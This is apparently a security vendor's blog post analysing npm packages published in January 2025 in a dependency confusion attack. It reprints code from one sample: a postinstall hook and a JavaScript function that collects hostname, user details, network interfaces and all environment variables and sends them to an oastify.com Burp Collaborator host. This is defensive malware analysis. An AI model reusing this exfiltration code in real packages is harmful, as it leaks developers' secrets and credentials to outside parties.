



Malicious npm Packages using Burp Collaborator for Dependency Confusion Attack
On this page
Recently a Hacker News discussion on Snyk security researcher deploys
malicious NPM packages targeting
cursor.com highlighted
interesting insights related to using Burp Collaborator’s oastify.com as
Command and Control (C2) server for exfiltrating data. In this particular
case, the researcher published multiple npm packages to the public npm registry
apparently targeting internal packages at Cursor in a dependency confusion attack.
SafeDep Analysis
Our Malicious Package Scanner deployed to monitor npm registry for malicious packages

identified similar patterns in multiple packages published during the month of January 2025. In fact a simple query
identified 50+ such packages.
Looking at a Sample
We took a closer look at one of the samples pkg:/npm/patternfly-v5/[email protected].
The sample contained the following files:
-rw-r--r-- 1 dev wheel 1365 Oct 26 1985 index.js-rw-r--r-- 1 dev wheel 283 Oct 26 1985 package.json-rw-r--r-- 1 dev wheel 0 Oct 26 1985 patternfly-addons.css-rw-r--r-- 1 dev wheel 0 Oct 26 1985 patternfly.min.cssThe package.json had a postinstall script to execute the payload:
{ "name": "@patternfly-v5/patternfly", "version": "1.0.2", "description": "A package for testing supply chain attacks.", "main": "index.js", "scripts": { "postinstall": "echo 'Patternfly malicious package executed!'" }, "author": "Your Name", "license": "MIT"}The payload was in index.js and contained exfiltration logic such as
function sendData(path, data) { const options = { hostname: 'rzucd2dfiuz08dnqwkigu37xfolf95xu.oastify.com', port: 443, path: `/${path}`, method: 'GET', headers: { 'Content-Type': 'application/json', }, };
const req = https.request(options, (res) => { console.log(`Status: ${res.statusCode}`); });
req.on('error', (error) => { console.error(`Error: ${error.message}`); });
req.write(JSON.stringify(data)); req.end();}Followed by system information gathering code
const systemInfo = { hostname: os.hostname(), platform: os.platform(), arch: os.arch(), release: os.release(), userInfo: os.userInfo(), networkInterfaces: os.networkInterfaces(), env: process.env,};Example Packages using oastify.com for Exfiltration
Conclusion
All packages appeared to be similar in nature i.e. leveraged Burp Suite’s Collaborator service as a public endpoint for capturing exfiltrated data. We did not observe any sophistication or attempt to conceal malicious behavior. This potentially indicate red team activity or unsophisticated threat actor groups.
- npm
- malware
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering

MALFEX Moves Its npm Loader into a Native Windows DLL
The MALFEX package imgdecode contains a native Windows loader. When loaded from a console, it attempts to download, decrypt, and inject shellcode into dllhost.exe.

tensorlake 0.5.144 npm Compromise Ships Mini Shai-Hulud
[email protected] on npm ran a Mini Shai-Hulud worm at install. A maintainer account committed the payload through the GitHub web interface, and the official release workflow published it.

ASOS App Hack: Attackers Used Push Notifications to Send a Ransom Note
Attackers got into the platforms ASOS uses to message customers and pushed an extortion note to phones. Here is what is confirmed, what is only claimed, and what customers should do.

42 Malicious RubyGems Open a Reverse Shell at Install Time
One RubyGems account published 42 gems that run code during gem install. On a developer workstation, the gems open a reverse shell or download a second stage. They do nothing on CI runners and...


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
